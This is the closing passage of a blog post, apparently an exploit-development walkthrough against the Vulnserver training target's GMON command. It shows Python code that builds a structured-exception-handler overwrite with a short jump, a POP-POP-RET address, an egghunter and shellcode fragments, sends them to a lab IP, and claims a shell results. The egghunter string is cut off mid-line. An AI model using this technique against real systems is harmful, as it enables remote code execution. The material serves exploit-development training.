shellcode += "\x66\xf3\x57\x21\x5a\x25\x61\x57\x9d\xf5"

# EB08 JMP SHORT +8
short_jump = "\xEB\x08\x90\x90"

# 625010B4 POP-POP-RET
seh  = "\xB4\x10\x50\x62"

# 2 bytes of padding, we are going to jmp over them
padding = "X" * 2

# egghunter - 32 bytes
# egg = W00T
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\

junk2 = "B" * 1443


crash = shellcode + junk1 + short_jump + seh + padding + egghunter + junk2
```

```
buffer="GMON /.:/"
buffer+= crash + "\r\n"
print "[*] Sending exploit!"

expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.1.99", 9999))
expl.send(buffer)
expl.close()
```

https://github.com/socket8088/Vulnserver/blob/master/GMON/EXP-GMON-01-egghunter.py

We execute it, and here is our shell:



See you soon!

This entry was posted in Exploiting and tagged Assembly, Boofuzz, exploit development, Fuzzing, hacking, OSCE, OSCE exam, shellcode, vulnserver, x86. Bookmark the permalink.

← CVE-2018-12897 – Exploit Development – SolarWinds DameWare Local Buffer Overflow

Exploit Development – Vulnserver LTER – Unicode conversion →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment